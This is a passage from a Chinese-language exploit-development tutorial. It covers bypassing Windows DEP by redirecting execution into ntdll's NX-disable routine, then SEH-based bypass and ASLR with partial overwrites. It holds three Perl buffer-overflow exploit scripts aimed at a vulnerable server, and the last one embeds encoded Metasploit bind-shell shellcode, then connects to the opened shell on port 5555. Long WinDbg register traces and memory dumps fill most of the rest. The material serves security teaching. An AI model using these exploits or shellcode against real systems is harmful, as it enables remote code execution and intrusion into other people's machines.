7c827a69 c21000          ret     10h
7c827a6c 90              nop
ntdll!NtSetInformationThread:
7c827a6d b8ee000000      mov     eax,0EEh
7c827a72 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c827a77 ff12            call    dword ptr [edx]
```

执行完这个例程，它返回到调用函数并执行到 0×7c8343ff。

```
ntdll!LdrpCheckNXCompatibility+0x5a:
7c8343ff 804e3780        or      byte ptr [esi+37h],80h
7c834403 5e              pop     esi

ntdll!LdrpCheckNXCompatibility+0x5f:
7c834404 c9              leave
7c834405 c20400          ret     4
```


这里 esi 被引用并弹出 esi,接着就到达了函数的结尾。

我们已经知道如何调整 ebp(让它指向可写的内存)，现在我们需要对 ESI 做相同的调整，重要的是我们要观察每条指令并监视寄存器的内容，我们注意到当程序运行时，不管在 ESI 中放入什么值，程序都会跳转到 ESI 中去执行。

让我们观察下边的 exploit 做了些什么，它使用下边的两个地址来调整 esi 和 ebp。

- 0×71c0db30 : adjust ESI (push esp, pop esi, ret)

- 0×77c177f8 : adjust EBP (push esp, pop ebp, ret)




```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x71c0db30);  #adjust esi
$disabledep = $disabledep.pack('V',0x77c177f8); # adjust ebp
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep."FFFF"; #4 bytes padding
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable routine
$disabledep = $disabledep."FFFF"; #4 more bytes padding
$disabledep = $disabledep.pack('V',0x773ebdff);  #jmp esp (user32.dll)

my $nops = "\x90" x 30;
my $shellcode="\xcc" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
```

```
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```

用 windbg 启动 vulnsrv.exe，在 0×7c8343f5 上设置断点（该地址是用于禁用 NX 的例程），然后运行这个程序，并运行 exploit 攻击这个程序，看看发生了什么：

断点被断下来

```
Breakpoint 0 hit
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c8343f5 esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x45:
7c8343f5 837dfc00        cmp     dword ptr [ebp-4],0  ss:0023:0012e264=0012e268
```

寄存器：esi 和 ebp 都指向堆栈的附近，eax 的低位已被置 1，所以指令“mov eax,1”被执行了。

接着用命令 t 进行跟踪步入：

```
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c8343f9 esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x49:
7c8343f9 0f854fb10000    jne     ntdll!LdrpCheckNXCompatibility+0x4b (7c83f54e) [br=1]
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f54e esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04            push    4
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f550 esp=0012e270 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x4d:
7c83f550 8d45fc          lea     eax,[ebp-4]
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f553 esp=0012e270 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x50:
7c83f553 50              push    eax
```

```
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f554 esp=0012e26c ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x51:
7c83f554 6a22            push    22h
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f556 esp=0012e268 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x53:
7c83f556 6aff            push    0FFFFFFFFh
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f558 esp=0012e264 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x55:
7c83f558 e80085feff      call    ntdll!ZwSetInformationProcess (7c827a5d)
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c827a5d esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!ZwSetInformationProcess:
7c827a5d b8ed000000      mov     eax,0EDh
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c827a62 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!NtSetInformationProcess+0x5:
7c827a62 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264 edi=00403388
eip=7c827a67 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!NtSetInformationProcess+0xa:
7c827a67   ff12                                       call            dword   ptr   [edx]
ds:0023:7ffe0300={ntdll!KiFastSystemCall (7c828608)}
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264 edi=00403388
eip=7c828608 esp=0012e25c ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!KiFastSystemCall:
7c828608 8bd4            mov     edx,esp
0:000> t
```

```
eax=000000ed ebx=00000000 ecx=0012e559 edx=0012e25c esi=0012e264 edi=00403388
eip=7c82860a esp=0012e25c ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!KiFastSystemCall+0x2:
7c82860a 0f34            sysenter
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
eip=7c827a69 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!NtSetInformationProcess+0xc:
7c827a69 c21000          ret     10h
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
eip=7c83f55d esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x5a:
7c83f55d e99d4effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
eip=7c8343ff esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x5a:
7c8343ff 804e3780        or      byte ptr [esi+37h],80h     ds:0023:0012e29b=cc
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
eip=7c834403 esp=0012e274 ebp=0012e268 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x5e:
7c834403 5e              pop     esi
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388
eip=7c834404 esp=0012e278 ebp=0012e268 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x5f:
7c834404 c9              leave
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388
eip=7c834405 esp=0012e26c ebp=00000022 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x60:
7c834405 c20400          ret     4
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388
eip=0012e264 esp=0012e274 ebp=00000022 iopl=0         nv up ei ng nz na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
0012e264 ff              ???
```

我们所看到的是，当函数返回时，原来的 esi 值被放入 EIP。

我们观察下 eip,我们看到 ff ff ff ff(它就是 edx)

```
0:000> d eip
0012e264  ff ff ff ff 22 00 00 00-64 e2 12 00 04 00 00 00  ....".  ..d.......
0012e274  46 46 46 46 ff bd 3e 77-90 90 90 90 90 90 90 90  FFFF..>w........
0012e284  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012e294  90 90 90 90 90 90 cc cc-cc cc cc cc cc cc cc cc  ................
0012e2a4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2b4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2c4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2d4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```

距离我们的 shellcode 已经不远了，好吧，我们继续调整 esi 和 ebp，首先，我们交换调整 ebp 和 esi 的位置，先调整 ebp 再调整 esi。

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x77c177f8);  #adjust ebp
$disabledep = $disabledep.pack('V',0x71c0db30);   #adjust esi
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep."GGGG";
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable routine
$disabledep = $disabledep."HHHH"; #padding
$disabledep = $disabledep.pack('V',0x773ebdff);  #jmp esp (user32.dll)

my $nops = "\x90" x 30;
my $shellcode="\xcc" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
```

```
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');


(a50.a70): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e761 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e26c edi=00403388
eip=47474747 esp=0012e270 ebp=0012e264 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
47474747 ??              ???
```


啊哈-看起来改善了不少，eip 现在成了 47474747 (= GGGG),我们甚至不需要 jmp esp，或 nops，或四字节的 HHHH。

（译注:从前边那个 exploit 可以推测出用于调整 ebp 的返回指令是 ret 4，但这里并没有放置填充字节，因此设置 eax 为 1 的指令并没有被执行，从上面的 eax 也可以说明这点。）

看下 Esp 指向的内容：

```
0:000> d esp
0012e270  f5 43 83 7c 48 48 48 48-ff bd 3e 77 90 90 90 90  .C.|HHHH..>w....
0012e280  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012e290  90 90 90 90 90 90 90 90-90 90 cc cc cc cc cc cc  ................
0012e2a0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2b0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2c0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2d0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2e0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```

现在有一些到达 shellcode 的方法，查看其他寄存器，你会注意到 edx 指向 0×0012e700,它指向 shellcode 的末尾附近，所以如果我们可以跳转到 edx，再执行向后的跳转，shellcode 就会被成功执行了。



pvefindaddr j edx

jmp edx (user32.dll) : 0×773eb603.通过计算，我们可以构造一个像这样的攻击串:

[jmp edx][10 nops][shellcode][more nops until edx][jump back].

如果我们想为 shellcode 保留一些空间，我们可以在 shellcode 后边放上 500 字节的 nop,edx 指向 0×0012e900，它位于这 500 字节的最后 50 字节附近。因此如果我们把跳转代码放到 480 字节后边，并做一个向后的跳转，如果可以跳到 shellcode 前边的 nop 中，我们就胜利了：

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x77c177f8);  #adjust ebp
$disabledep = $disabledep.pack('V',0x71c0db30);   #adjust esi
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep.pack('V',0x773eb603);  #jmp edx user32.dll
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable routine

my $nops1 = "\x90" x 10;
# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
```

```
# EXITFUNC=seh, LPORT=5555, RHOST=
my $shellcode="\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" .
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
```

```
"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .
"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";

my $nops2 = "\x90" x 480;
my $jumpback = "\xe9\x54\xf9\xff\xff";  #jump back 1708 bytes

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops1.$shellcode.$nops2.$jumpback."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```

（译注：显然这个 exploit 不会成功，因为它还是忘记了放置填充字节。）

利用 SEH 绕过 DEP

在上边的两个例子中，两个 exploit（DEP 绕过技术）都是直接覆盖返回地址，但是如果覆盖 SEH 会怎么样呢？

在基于 SEH 的 exploit 中，是利用指向 pop/ pop/ ret 指令的指针重定向执行流到 nseh 域中的地址上，这里放置了跳转代码（随后被执行），当DEP 启用后，显然依然要覆盖 seh 结构，但是不能再用 pop /pop /ret 的地址，而应该用 pop reg/pop reg/pop esp/ret 指令的地址，指令 pop esp 可以改变堆栈指针，ret 将执行流转移到 nseh 中的地址上。（现在不再用跳转指令，而是用关闭 NX 例程的地址覆盖 nseh，用指向 pop/pop/pop esp/ret 指令的指针覆盖异常处理器，像这样的指令组合很难找到，pvefindaddr 可以帮助你找到拥有这种指令的地址。）

ASLR 保护

Windows Vista, 2008 server, and Windows 7 也构建了另一种保护技术，它使进程中的执行模块,dll,栈,和堆的加载地址随机化(事实上，系统从 256 个基地址中随机的选出一个来用于加载系统映像，并随机化每个线程的堆基址和栈基址)。这个技术就是 ASLR(地址空间布局随机化)。
这些地址在每次系统启动的时候会改变，ASLR 是被默认启用的(除了 IE7)，非系统镜像也可以通过链接选项/DYNAMICBASE(Visual Studio 2005 SP1 以上的版本，VS2008 都支持)启用这种保护。也可以手动更改已编译库的 dynamicbase 位，使其支持 ASLR 技术(把 PE 头中的 DllCharacteristics 设置成 0x40 -可以使用工具 PE EXPLORER 打开库，查看 DllCharacteristics 是否包含 0x40 就可以知道是否支持 ASLR 技术)。

有个注册表项可以为映像/应用程序启用 ASLR：

编辑 HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\ 并添加键“MoveImages” (DWORD)

可用的值：
0:禁止随机化映像基地址，总是使用 PE 头中指定的基地址。
-1:不管是否有 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 标志，都随机化所有可重定位的映像。

另外一个值：仅随机化有重定位信息的并且 PE 头中 DllCharacteristics 包含 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 标志的模块，这是系统默认的行为。

为了得到好的效果，ASLR 应该和 DEP 一起使用(反之亦然)

因为 ASLR，即使你在 Vista 上使用 DLL 中的地址构造了 exploit，但这个 exploit 只在系统重启前有效，因为重启后，由于随机技术的应用，你的跳转地址将不再有效。

已经出现了一些绕过 ASLR 的技术，在这里我将讨论两种技术---部分覆盖和使用没有启用 ASLR 模块中的地址，我不打算讨论其他的技术，如：利用堆，猜测随机地址，暴力破解等等。

绕过 ASLR:部分覆盖返回地址

这种技术在 2007 年 3 月的著名的动画光标漏洞(MS Advisory 935423)利用中得到了使用.这个漏洞是 Alex Sotirov 发现。下面的链接解释了这个漏洞如何被发现和攻击 :http://archive.codebreakers-journal.com/content/view/284/27/ - ani-notes.pdf - http://www.phreedom.org/research/vulnerabilities/ani-header/和 Metasploit- Exploiting the ANI vulnerability on Vista。
这个漏洞的 exploit 第一次在 Vista 上绕过了 ASLR 保护(突破了 ASLR 保护机制，也绕过/GS - 事实上，由于 ANI 头是被读到一个结构里面，所以栈上并没有 cookie:-)).

这项技术背后的想法是很妙的，ASLR 只是随机了地址的一部分，如果你重启后观察加载的模块基地址，

